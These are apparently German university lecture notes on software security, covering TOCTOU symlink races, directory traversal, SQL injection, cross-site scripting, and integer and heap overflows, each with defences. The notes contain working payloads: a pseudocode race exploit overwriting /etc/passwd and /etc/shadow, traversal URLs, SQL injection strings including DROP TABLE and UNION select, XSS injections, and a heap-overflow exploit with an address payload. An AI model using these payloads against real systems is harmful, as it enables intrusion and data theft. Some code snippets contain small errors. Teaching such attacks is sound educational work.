Bei TOCTOU-Races kann kurzes Zeitfenster zwischen der Privilegienprüfungen einer Datei und dem Verwenden dieser Datei ausgenutzt werden. Während dem sogenannten Race-Window kann die Datei mit Hilfe von symbolischen Links (symlinks) auf eine Systemdatei umgeleitet werden. Hat das verwundbar Programm Root-Rechte, dann kann eine System Datei beschrieben. Ein ganz einfaches Race-Window sieht nun so aus:

```
0  if(access("file", R_OK) == 0){ # TOC = Time of Check
1   # Hier ist ein Racewindow entstanden
2   fp = fopen("file", "r"); # TOU = Time of Use
3  }
```

Im folgenden werden ein paar Programme und ihre TOCTOU-Schwachstellen erläutert:

```
0  #include <some stuff>
1  int main(int argc, char **argv){
2   if (argc < 3) return -1;
3   if(!access(argv[2], W_OK)) {
4  # Hier beginnt und endet das Race-Window!
5    FILE *fp = fopen(argv[2], "a+");
6    if (!fp) return -1; # Error creating fp
7    fwrite(argv[1], sizeof(char), strlen(
         argv[1]), fp);
8    fwrite("\n", sizeof(char), 1, fp);
9    fclose(fp);
10  } else printf("Access denied!\n");
11  return 0;
12 }
```

Mit 'access()' wird überprüft,ob derjenige, der das Programm ausführt auch wirklich die nötigen Berechtigungen hat (checks real user id). Bei einer normalen Systemfunktion wie 'fopen()' wird nur die effektive User ID überprüft, also wem das Programm im System zuzuordnen ist (in diesem Fall root). Daher tritt die Race Condition zwischen Zeile 3 und 5 auf.

```
0  #include <some stuff>
1  int main(int argc, char **argv){
2   if (argc < 3) return -1;
3   struct stat statOld;
4   stat(argv[2], &stat_before);
5   if(!access(argv[2], W_OK)) {
6  # Erstes Race-Window
7    FILE *fp = fopen(argv[2], "a+");
8    if (!fp) return -1;
9    struct stat statNew;
10   stat(argv[2], &stat_after);
11 # Zweites Race-Window
12   if (statOld.st_ino != statNew.st_ino) {
13    return -1;
14   }
15 #... Stuff for writing into fp ...#
16 }
```

```
0  #include <some stuff>
1  int main (int argc, char **argv){
2   if (argc < 3) return -1;
3   struct stat st;
4   if (stat(argv[2], &st) < 0) return -1;
5  # Hier beginnt das Race-Window!
6   if (st.st_uid != getuid()) {
7    fprintf (stderr,"Wrong privileges");
8    return -1;}
9   if (!S_ISREG(st.st_mode)) {
10   fprintf (stderr,"Not a regular file");
11   return -1;
12  }
13 # Hier endet das Race-Window!
14  FILE *fp = fopen(argv[2], "a+");
15
16 #... Stuff for writing into fp ...#
17 }
```

Nachdem die Real User ID in st gespeichert wird, ändert sich diese innerhalb der Variable nicht mehr. Daher hat man hier ein relativ großes Race-Window.

```
0  # Beispielhafter PseudoCode Exploit #
1  main():
2   payload = create_payload_passwd()
3   exploit(payload, '/etc/passwd', vuln)
4   payload = create_payload_shadow()
5   exploit(payload, '/etc/shadow', vuln)
6
7  exploit(playload, file, vuln):
8   old = toString(sys('ls -l '+ file))
9   new = toString(sys('ls -l '+ file))
10  sys_create('dummy')
11  while isEqual(old,new):
12 # Erster symlink ist fuer letzte
13   parallel(nice(0, symlink(dummy, tmp)))
14   parallel(nice(19,sys('./'+vuln+payload+
         tmp)))
15   parallel(nice(0, symlink(file, tmp)))
16   new = toString(sys('ls -l '+ file))
```

Hierbei gibt es nun zwei Race-Windows, da zweimal die Privilegien überprüft werden. Um dies auszunutzen erstellt man zuerst einen symlink, leitet diesen im Ersten Race-Window auf eine Systemdatei um, um anschließend den symlink wieder auf die vorherige Datei zu setzen. Dadurch wird die Systemdatei geöffnet und die Privilegien einer anderen Datei abgefragt (hier anhand der Inode, also metadaten der Datei) .

Mittels nice() wird die Prozesspriorität auf niedrig (19) oder hoch(0) gesetzt. Dadurch steigt die Wahrscheinlichkeit das Race-Window zu treffen. Die Parallelität sorgt dafür, dass die Umbiegung auf eine Systemdatei während des unsicheren Programms überhaupt möglich ist. Die Schleife ist nötig, da es beliebig Lange dauern kann, bis man erfolgreich war. Eine allgemein erhöhte CPU-Auslastung kann die Wahrscheinlichkeit das Race-Window zu treffen zusätzlich erhöhen.

TOCTOU-Race Schwachstellen sind in der Regel schwer zu erkennen. Man kann sich davor schützen, indem man die Ununterbrechbarkeit von System-Calls verwendet und die Privilegien gleichzeitig mit dem Öffnen der Dateien prüft (Bietet Linux bisher nicht an). Eine weitere Möglichkeit wäre ein Priviledge Drop, d.h. man gibt die Root Rechte ab, wenn man sie nicht braucht und holt sie wieder, wenn man sie braucht. Die letzte Möglichkeit wäre, den privilegierten Code in einen anderen Prozess auszulagern.

https://xkcd.com/1312/

6.3 Code Injection-Angriffe

Bei Code Injection Angriffen wird die Usereingabe eines Systems nicht validiert. Das kann dazu führen, dass ein Benutzer eigenen Code ausführen kann, ungewollt auf sensible Daten zugreifen kann oder anderes Fehlverhalten provoziert. Besonders im Web-Security Kontext spielen derartige Angriffe eine wichtige Rolle.

6.3.1 Directory Traversal(=/etc/passwd)

In diesem Fall kann der Benutzer selbstgewählte Verzeichnisse eingeben und damit in den Verzeichnissen eines Webserver herumnavigieren. Besonders beliebt ist dabei den Link der Website so anzupassen, dass der Angreifer auf die gewünschten Daten navigiert und der Webserver diese ausgibt.

Beispiel 6.3. (Beispiel Dateistrukturen)

Der folgende Link greift auf eine Text-Datei auf dem Linux-Server zu und zeigt den Inhalt anschließend auf der Website an:

www.aoebuildorders.com/civs/filename=celts

Ist das System nun unsicher, kann mit folgendem Aufruf auf sensible Daten zugegriffen werden:

www.aoebuildorders.com/civs/filename=/etc/passwd

Dabei ist es nun auch wichtig zu wissen, dass die meisten Webserver Linux-Systeme sind. Interessante Angriffziele dabei sind /etc/passwd, /etc/shadow, /etc/serverconfig, etc.

Schutz vor diesen Angriffen
Zum einen kann man die Privilegien des Servers nach dem Start so beschneiden, dass Root-Zugriffe nicht mehr möglich sind. Zum anderen kann Zugriff auf übergeordnete Verzeichnisse auch prinzipiell unterbunden werden.

6.3.2 SQL(-attack' - -) Injections

Die meisten Server verwenden zur Datenverwaltung Datenbanken, welche wiederrum meistens mit SQL-Anfragen bearbeitet werden. Gibt es nun zusätzlich noch Userinput, welcher auf diese Datenbanken zugreift, so besteht die Möglichkeit von SQL-Injections. Dabei gibt der Angreifer statt der erwarteten Daten eine Zeichenfolge ein, welche eine ungewünschte SQL Anfrage durchführt.
Ein gutes Beispiel um das zu verstehen ist die Verwaltung und das Anmelden von Usern. Der Server speichert Name und Passwort der User und ein User kann sich mit Hilfe der Eingabe von Name und Passwort anmelden. Wird der Userinput hierbei nicht überprüft, so kann ein Angreifer bei der Eingabe die SQL-Angfrage die den Nutzer einloggt derartig verändern, dass beispielsweise die Passwortabfrage nicht mehr durchgeführt wird. Damit hat der Angreifer Zugriff auf alle User. Die folgenden Beispiele erklären nun das genauere Vorgehen:

Beispiel 6.4. (Einfache SQLI)

Folgender PHP Code erhählt zwei Usereingaben: Username und Passwort. Diese werden als Strings übergeben und mit der SQL Abfrage konkartiniert.

```
0  /**# Database layout
1  # CREATE TABLE IF NOT EXISTS `users` (
2  #   `name` varchar(10) NOT NULL,
3  #   `pass` varchar(32) NOT NULL
4  # ) ENGINE=InnoDB DEFAULT CHARSET=latin1; */
5  $qry = "SELECT name FROM users WHERE name='".$_POST["user"]."'AND pw='".$_POST["pw"]."'";
6  $res = mysql_query($qry);
```

Mit der Eingabe **Name' - -** als username kann die Passwortabfrage umgangen werden. Mit **' DROP TABLE costumers - -** wird die Tabelle gelöscht.

Beispiel 6.5. (SQLI mit Veränderung der Seite)

Ein Client bekommt 3 Anmeldeoptionen von einer Webseite gestellt und muss dazu das richtige Passwort angeben. Das Passwort wird beim Server mit dem dazugehörigen Hash verglichen. In der Website des Clients endeckte man folgendes:

```
0  <select name="user">
1    <option value="user">user</option>
2    <option value="root">root</option>
3  </select>
```

Der Server verarbeitet den Input der Webseite unter anderem mit folgendem PHP Code:

```
0  $password = md5($_POST["pass"]);
1  $qry = "SELECT user FROM users WHERE user='"$_POST["user"];"' AND pass='".$password."'";
2  $res = mysql_query($res);
```

Hierbei ist nun eine SQL Injection möglich, indem man den HTML-Request an den Server richtig anpasst. Dazu geht man mit F12 in den Inspektor und ändern $<$ *option value* = "*root*" $>$ *root* $<$ */option* $>$ zu $<$ *option value* = "*root*′ − − " $>$ *root* $<$ */option* $>$ um die Passwortabfrage zu umgehen.

Beispiel 6.6. (SQLI mit Injection)

Folgender PHP Code erhählt zwei Usereingaben: Username und Passwort. Diese werden als Strings übergeben und mit der SQL Abfrage konkartiniert. Der secret-Datensatz soll in diesem Kontext nicht von Nutzern angesprochen werden.

```
0  /** # Database layout
1  # CREATE TABLE IF NOT EXISTS `users` (
2  # `usr` varchar(10) NOT NULL,
3  # `pwd` varchar(32) NOT NULL
4  # ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
5  # CREATE TABLE `secret` (
6  # `flag` varchar(32) NOT NULL
7  # ) ENGINE=InnoDB DEFAULT CHARSET=latin1; */
8  $qry = "SELECT usr FROM usrs WHERE usr='".$_POST["usr"]."' AND pwd='".$_POST["pwd"]."'";
9  $row = mysql_fetch_array(mysql_query($qry));
10 echo $row[0];
```


Um trotzdem an secret zu gelangen, benötigt man die UNION-Operation von SQL. Gibt man also *root*′ *AND pass* =′ 1′ *union select* ∗ *from secret* − − ein, so wird beim echo ein Eintrag aus der secret Datenbank ausgegeben und ein Angriff ist geglückt.

Nun kann nicht erwartet werden, dass man immer visuellen Output erhält. In diesem Fall kann man das System dennoch so manipulieren, dass man Informationen erhält. Beispielsweise kann man iterativ versuchen einen Wert zu erraten und wenn dies Glück, das System kurz warten lässt (sleep(42)) um festzustellen, dass man Erfolg hatte. Solche Angriffe nennet man Blinde SQL-Injections.
Diese können für Angreifer hilfreich sein um die Tabellenstruktur einer Datenbank herauszufinden. Eine weitere Methode ist, anhand von bewusst falschen Eingaben Fehlermeldungen zu erzeugen, aus denen man Informationen

nimmt. Oder man guckt gleich in den Code, wenn dieser Open Source ist.

Vermeiden von SQL-Injections

- Userinput immer überprüfen
- Niemals mittels String-Konkatenation oder String Ersetzen ein SQL-Statement aufbauen
- Verwendung von Prepared SQL-Statements



https://xkcd.com/327/

6.3.3 Cross Side <scripting>alert()</scripting>

Beim Cross Side Scripting (XSS) versucht ein Angreifer mittels einer Usereingabe Code auszuführen. Die Grundidee dabei ist, den Request an den Server derartig anzupassen, d.h. den HTML bzw. Websitencode so zu verändern, dass der Server nicht vorhergesehene Operationen durchführt. Um solche Sicherheitlücken herauszukristallisieren, wird meistens versucht den Javascript Code alert() auszuführen.
Der Hintergrund von XSS ist die Umgehung der Same Origin Policy. Dies ist ein Sicherheitsmechanismus von Webbrowser der festlegt, dass Wenn eine gewisse Seite (z.b. bank.de) Zugriff auf gewisse Resourcen hat (z.b. Cookies) Auch dazugehörige Seiten mit gleichen Protokoll, gleicher Domain und gleichem Port Zugriff auf jene Resorucen haben. Damit wird verhindert, dass Externe Seiten oder Programme oder Browser diese Resourcen verwenden. Existiert nun eine XSS-Schwachstelle, so kann die Same-Origin-Policy umgangen werden, indem auf anhand der Seite mit dazugehörigen Resourcen externer Code ausgeführt wird.
Cross Side Scripting kann nun in vier unterschiedliche Kategorien aufgeteilt werden:

- **Server-Side:** Angriffscode wird vom Server in die Webseite integriert
- **Client-Side:** Angriffscode wird vom Client in eine Webseite (den DOM) integriert
- **Stored:** Angriffscode ist dauerhaft gespeichert
- **Reflected:** Angriffscode ist nicht dauerhaft gespeichert

Die vier dazugehörigen Beispiele werden im folgenden dargelegt. Dem ganzen sei angemerkt, dass mit dem location.hash auf mit # makierte Teile in der übergebenen URL zugegriffen werden kann:

Server

Reflected

```
0  #
1  <?php
2   echo "Hello ".$_GET['name'];
3  ?>
4  #
```

Stored


```
0  <?php $res=mysql_query("INSERT...".$_GET[
       'name']);
1   $res=mysql_query("SELECT...");
2   $row=mysql_fetch_assoc($res);
3   echo $row['name']; ?>
```

client

```
0  #
1  <script>
2   var tmp=location.hash.slice(1);
3   document.write("Hello" + tmp)
4  </script>
5  #
```

```
0  <script>
1   var tmp=location.hash.slice(1);
2   localStorage.setItem("name",tmp);
3   var mes=localStorage.getItem("name");
4   document.write(mes);
5  </script>
```

Dies kann nun folgendermaßen visualisiert werden:



Das große Problem bei Server-Side Stored XSS ist, dass jeder benutzer angegriffen wird. Bei Client-Side Stored XSS wird nur ein Nutzer angegriffen. Die Reflected Angriffe via Server oder Client sind gezielte Angriffe mit einem Ziel und Opfer. Die möglichen Gefahren für die Opfer sind dann folgende:

- Cookie-Stealing
- Beliebiges Ändern der Website
- Angreifer kann im Namen der Website agieren

Cookie Stealing könnte nun mittels HTTP-Only Cookies verhindert werden, was aber nicht die XSS-Schwachstelle löst, sondern nur eines der möglichen Symptome. Man sollte also am besten die XSS-Schwachstellen erkennen und komplett verhindern. Um diese nun zu erkennen, gibt es im folgenden ein paar Beispiele:

Beispiel 6.7. (XSS-Trivial)

Gegeben sei eine Internet Seite, welche in einem Eingabefeld einen Userinput entgegen nimmt und damit dann folgenden Code durchführt:

```
0  if ($par){
1   echo "Hello <b>$par</b>";
2  }
```

Gibt man in diesem Userfeld nun $< /b >$ ”; $< script > alert(); < /script >$ ein, so wird der eigene Javascript Code Ausgeführt und die Existenz eines XSS Schwachstelle bewiesen.

Beispiel 6.8. (XSS mit img-tag und html Entities)

Gegeben sei eine Internet Seite, welche in einem Eingabefeld einen Userinput entgegen nimmt und damit dann folgenden Code durchführt:

```
0  if ($par) {
1   echo "<img src='".htmlentities($par)."'>";
2  }
```

Dazu muss man wissen, dass das img-tag eine Error-Funktionalität besitzt. Diese führt bei einer fehlerhaften src-Eingabe zum Ausführen des im Error definierten Javascript Codes. Folglich kann mit der Eingabe ” $'onerror = $ ” $alert()$” eigener Javascript Code ausgeführt werden.
Die htmlentities() PHP Funktion wandelt die übergebenen Userdaten in HTML-Codierung um und kann somit Zeichen wie < daran hindern als Codebaustein interpretiert zu werden, da dies intern zu < umgeformt wird und nur beim Anzeigen wieder zu < umgewandelt wird. In dem Beispiel ist dies aber nicht relevant, da die Spezifizierung der Funktion Apostrophe nicht decodiert und diese somit als Codebaustein bestehen bleiben. Man könnte die Funktion nun auch soweit anpassen, dass auch Apostrophe decodiert werden, wodurch der obrige Angriff nicht mehr möglich wäre.

Beispiel 6.9. (Nutze die Inspektionsmöglichkeit F12)

Gegeben sei eine Internet Seite, welche in einem Eingabefeld einen Userinput entgegen nimmt und damit dann folgenden Code durchführt:

```
0  <script>
1  el = document.getElementById("bingo");
2  val = "<?php if ($par) { echo $par; } ?>";
3  if (val.length > 0) { el.innerHTML = "String is " + val.length + " chars long"; }
4  </script>
```

Hierbei ist es nun interessant zu beobachten, was der Server als Antwort zurückgibt. Mit F12 kann man dies einsehen und erkennt bei der Eingabe xyz folgendes:

```
<script>
el = document.getElementById("bingo");
val = "xyz";
if (val.length > 0) { el.innerHTML = "String is " + val.length + " chars long"; }
</script>
```

Das ganze Skript ist beim Response in einer Zeile und wird hier nur zur Übersicht besser dargestellt. Nun kann man erstmal versuchen "; *alert*(); einzugeben und erhält damit *val* = *val* =; *alert*()"; was kein valides Javascript ist. Daher kann man "; *alert*(); // eingeben und die Angreifbarkeit wurde bewiesen.

Beispiel 6.10. (Externer Code und Eval-Funktion)

Gegeben sei eine Internet Seite, welche in einem Eingabefeld einen Userinput entgegen nimmt und damit dann folgende Codes durchführt:

```
# Userinput wird an Website geschickt, welche dies folgendermassen zurueckgibt:
print "{'response':'$par'}";
# Mit resp wird in der Origalwebsite folgendermassen darauf zugegriffen:
eval("val = " + resp + ";");
el = document.getElementById("bingo");
el.innerHTML = "You have entered " + val.response.length + " characters";
```

Gibt es nun mehrere Websiten, welche miteinander kommunizieren, so kann man unter F12 anhand der Netzwerkanalyse den Datenverkehr zwischen den beiden Websiten einsehen. Man erkennt in dem Beispiel, dass die zweite Website mit der Anfrage xyz ein Dictionary {'*response*' :' *xyz*'} an die Orginalseite zurückgibt. Mithilfe der Eval-Funktion kann man einen String als Javascript Code interpretieren. Damit kann man nun erkennen, dass man die Webseite mit '}; *alert*(); // angreifen kann.


Es gibt nun eine Variante um XSS-Schwachstellen zu verhindern: Content Security Policy. Dabei wird im HTTP-Header dem Client mitgeteilt, was erlaubt ist und was nicht. Da sich dies aber in der Praxis beim Programmieren als kompliziert und fehleranfällig erwies, ist diese Variante unpraktisch und unbeliebt.
Abschließend stellt sich die Frage, ob man XSS-Angriffe nicht automatisch abfangen kann. Einige Browser wie Chrome versuchen dies, es ist aber ziemlich kompliziert. Aus dem Datenfluss von Websiten muss nämlich in den meisten Fällen erraten werden, ob es sich um einen XSS-Angriff handelt, oder ob es von der Website gewollter Code ist. Daher ist automatisches Abfangen meistens unpraktisch. Es gibt aber weitere Möglichkeiten, um sich vor solchen Angriffen zu schützen:

Vermeidung von XSS-Schwachstellen

- Input Validation durch Blacklisting: Userinput mit bösartigen Zeichen unterbinden. Problem: Vergessen von Zeichen
- Input Validation durch Whitelisting: Userinput nur mit bestimmten Zeichen erlauben. Problem: Unterschiedliche Darstellung eines Zeichens, z.b. HTML-Code von < kann &#60 oder <⃒ sein
- Output Encoding: Abhängig vom Kontext die richtige Codierung der Zeichen interpretieren
- Keine Skriptsprachen erlauben. Problem: Starke Einschränkung der Funktionalität vieler Internetseiten

6.4 Overflows

Für Heap- und Stackoverflows kann es nützlich sein, noch einmal zu betrachten, wie Adressen intern verarbeitet werden und wie die Speicherbereiche aussehen:



Kernel Space Adressen beginnen mit 0xffff und User Space Adressen beginnen mit 0x0000. Um nun den Heap zu analysieren eignet sich der gdb Debugger an. Eine kurze Einführung:

- **Starten:** gdb <Programmname>
- **Breakpoint:** b <Funktionsname>
- **Programm Starten:** run
- **Nach Breakpoint weiterlaufen lassen:** c
- **Assembler Code anzeigen:** disas <Funktionsname>
- **Funktionsadresse auslesen:** p <Funktionsname>
- **Variablen auslesen:** p & <Variablenname>
- **Speicher ab Variable:** x/<Länge>xb & <Variablenname>
- **Debugger beenden:** quit

6.4.1 Integer -Overflows

Sind die Ganzzahlen einer Programmiersprache in ihrer Größe begrenz, wie es bei nativem C oder Java (auch wenn es anders propagiert wird) der Fall ist, so können Integer Overflows entstehen. Bei Sprachen mit nativer Langzahlarithmetik, wie z.b. Python, ist dies nicht der Fall. Ein Overflow tritt auf wenn der Wertebereich einer Variable überschritten wird. Daher werden die wichtigstens Ganzahl-Typen von C vorgestellt:

Typ	Speichergröße	Kleinster Wert	Größter Wert
char	1 byte	-128	127
unsigned char	1 byte	0	255
int	2 byte	-32768	32767
unsigned int	2 byte	0	65535
short	2 byte	-32768	32767
unsigned short	2 byte	0	65535
long	4 byte	-2147483648	2147483647
unsigned long	4 byte	0	4,294,967,295


In C kann zusätzlich noch, mit der Bibliothek stdint.h, der Integer Wertebereich (Integer Typen) selbst gewählt werden mit int8_t, int16_t, int32_t, int64_t, und unsigned mit uint8_t, etc. Diese haben dann folgende Wertebereiche:

Bitlänge	Unsigned Min	Unsigned Max	Signed Min	Signed Max
8 Bit	0	$2^8 - 1 = 255$	$-2^7 = -128$	$2^7 - 1 = 127$
16 Bit	0	$2^{16} - 1 = 65535$	$-2^{15} = -32768$	$2^{15} - 1 = 32767$
32 Bit	0	4294967295	-2147483648	2147483647
64 Bit	0	18446744073709551615	-9223372036854775808	9223372036854775807

Natürlich können Integer Overflows bei erstellen oder verändern einer Variable entstehen, wenn der Wertebereich überschritten wird. Etwas komplizierter zu erkennen ist, wenn soetwas in komplexerer Programmlogik vorkommt. Hier ein paar Beispiele:

- **Typkonvertierung:** Beim Downcast werdn die more significant bits abgeschnitten. Dadurch entsteht Informationsverlust und ein Integer Overflow kann entstehen. Beim Typkonvertieren von signed zu unsigned und andersrum wird das Bitmuster beiehalten und einfach die Interpretation verändert
- **Arithmetische Operationen:** Die Wertebereiche von Addition und Multiplikation können einen Überlauf erzeugen. Auch beim Modulo-Rechnen kann ein Überlauf passieren, da bei unterschiedlichen Typen eine Typkonvertierung durchgeführt wird, was besonders bei signed und unsigned problematisch sein kann
- **Vergleiche:** Ist ein Integer Overflow enstanden, so kann damit eine if-Abfrage mit Vergleich falschen Code ausführen. Daher eignet es sich an, die if-Abfage so präzise wie möglich zu definieren, oder unsigned integer zu verweden, falls negative Zahlen eh nicht benötigt werden

Man kann sich af zwei Arten davor schützen: Zum einen muss man bei wichtigen Berechnungen wie z.b. Indizes und Puffergrößen aufpassen, dass diese keine übergelaufenen Werte verwenden. Zum anderen sollte man, wie bei SQL-Injektions auch, den Userinput überprüfen und kritische Eingabenverbieten.



https://xkcd.com/571/

6.4.2 Heap↔Over↔flow↔s\x00..

Den Heap kann man sich als doppelt verkette Liste aus freien Speicherjunks vorstellen mit aufeinanderfolgenden Speicheradressen für die einzelnen Speicherblöcke. Dieser wird verwendet, wenn Programme zur Laufzeit Speicher benötigen. Der Speicher wird dabei mit Funktionen wie calloc, malloc, etc. allokiert. Hat man nun eine Sprache mit schwache Typisierung (wie bei C oder C++) die nicht die Grenzen des Speicherbereiches überprüfen, kann es zu einem Heap Overflow kommen. Dabei wird in einen Speicherbereich eine Datenmenge geschrieben, die zu groß dafür ist. Dadurch wird automatisch der darauffolgende Datenblock überschrieben. Ist der darauffolgende Datenblock beispielsweise ein Funktionadresse die im Laufe des Programms angesprungen wird, so kann man die Adresse überschreiben und das Programm eine andere Funktion anspringen lassen. Weitere kritische Daten können Passwörter, Adminlogins, Kontrollfluss bestimmende Variablen, Dateinamen, etc. sein. Im folgenden Beispiel wird dies verdeutlicht:

Beispiel 6.11. (Heap-Overflow ausnutzen)

Gegeben sei folgendes Progamm heap.c, welches einen Namen als Commandline Parameter erhält:

```c
#include <some stuff>
typedef struct creds creds_t;
typedef struct creds {
 char name[16];
 bool root;
 void (*welcome)(void);
} creds_t;
static creds_t *creds;
static void login(void);
static void s3cr3t(void);

int main(int argc, char **argv){
 creds = (creds_t *)calloc(1, sizeof(creds_t));
 if (!creds) {perror("calloc");return -1;}
 creds->welcome = login;
 creds->root = false;
 strcpy(creds->name, argv[1]);
 creds->welcome();
 free(creds);
 return 0;
}

static void login(void){...
printf("You have %s root privileges.\n",
 ((creds->root) ? "gained" : "no"));
}
static void s3cr3t(void){...}
```

```python
# Pseudocode Exploit #
main():
 if len(sys.argv<3):
  print('Usage: ./exploit +
  vulnfile + adress')
  exit()
 addr = argv[2]
 tmp = ' '
 # add \ x to adress
 # and revers to little endian
 for i in range(len(addr), -1,2):
  tmp += '\ x'
  tmp += addr[i-]
  tmp += addr[i]
 par = 'a' * 24 + tmp
 output = system.execute(
  './' + argv[1] + par)
 print(output)
```

Stark vereinfachter Exploit. Interessanter könnte es sein zusätzlich noch die Adresse der secret Methode automatisch auszulesen. Im Falle ohne randomisierte Adressen ist dies einfacher, mit randomisierten Adressen kann dies sehr anspruchsvoll werden.

Startet man dieses Programm nun mit './heap aaaaaaaaaaaaaaaaa', also mit 17 As, so erhält man Root-Privilegien, indem man einen Heap-Overflow ausnutzt. Gibt man nun 24 As ein, so stürzt das Programm ab, da man mit den 24 Einträgen das name(16 zeichen) und bool(8 zeichen) fühlt und zudem die string-copy-Funktion noch ein Null-Byte anhängt. Dadurch hat man einen Überlauf in den welcome pointer, welcher somit ungültig wird.
Um nun den Kontrollfluß dieses Programms umzuleiten muss zunächst zur Vereinfachung die Randomisierung von Adressen ausgeschalten werden. Danach muss man die Adresse von s3cr3t herausfinden, also z.b. s3cr3t = 0x5555555553b1 (Das kann man mit dem Debugger gdb machen). Anschließend kann man diese Adresse in Little Endian Schreibweise (also indem Fall andersherum, da Prozessoren meist Little Endian verwenden, die Adressen aber in Big Endian ausgegeben werde) das struct so verändern, dass der welcome-pointer auf secret zeigt und somit mit der Eingabe ./heap ('a'*24)+'\ xb1\ x53\ x55\ x55\ x55\ x55' secret ausgeführt wird.
Dieses Programm kann nun einfach sicherer gemacht werden, indem man beispielsweise die Größe des Userinputs überprüft. Trivial geht dies mit if-Abfagen. Eine bessere Variante ist 'snprintf()', welches einen Buffer nur mit einer definierten Input-Größe beschreibt und bei unzulässigen Größen abbricht.

Besonders Hilfreich für Heap Overflows ist der gdb Debugger. Mit diesem können Adressen im Heap ermittelt werden, mit denen man wiederrum anschließend den Heap überlaufen lassen kann.
Schützen kann man sich vor solchen Angriffen, wenn man eine Sprache mit starker Typisierung verwendet, oder den Userinput richtig und gut abfängt und analysiert. Insbesonders sollte man mit der Kombination von 'strcpy()' und Userinput sehr vorsichtig sein. Es kann bessere Funktionalitäten, wie z.b. 'snprintf()' geben:

snprintf(char *str, size_t size, const char *format, ...);

Der erste Parameter ist der Zielbuffer. Der zweite Parameter die Größe mit der geschrieben werden soll, der dritte und vierte was geschrieben wird. Man sollte als zweiten Parameter immer die Pufferlänge als Eingabe verwenden, da ansonsten leicht Fehler passieren können.

6.4.3 Heap und Integer Overflow Kombination

Beispiel 6.12.

In den folgenden beiden Beispielen müssen Heap Overflows und Integer Overflows kombiniert werden:

```
0  #include <some stuff>
1  typedef struct creds creds_t;
2  typedef struct creds {
3   char name[16];
4   void (*welcome)(void);
5  } creds_t;
6  static creds_t *creds;
7  static void login(void);
8  static void s3cr3t(void);
9
10 int main(int argc, char **argv){
11  int32_t size = atoi(argv[2]);
12  uint16_t s = size;
13  creds = (creds_t *) calloc(1, sizeof(
        creds_t));
14  if (!creds){return -1;}
15  if (s >= sizeof(creds->name)){return -1;}
16  creds->welcome = login;
17  snprintf(creds->name,size,"%s",argv[1]);
18  creds->welcome();
19  free(creds);return 0;
20 }
21 static void login(void){...}
22 static void s3cr3t(void){...}
```

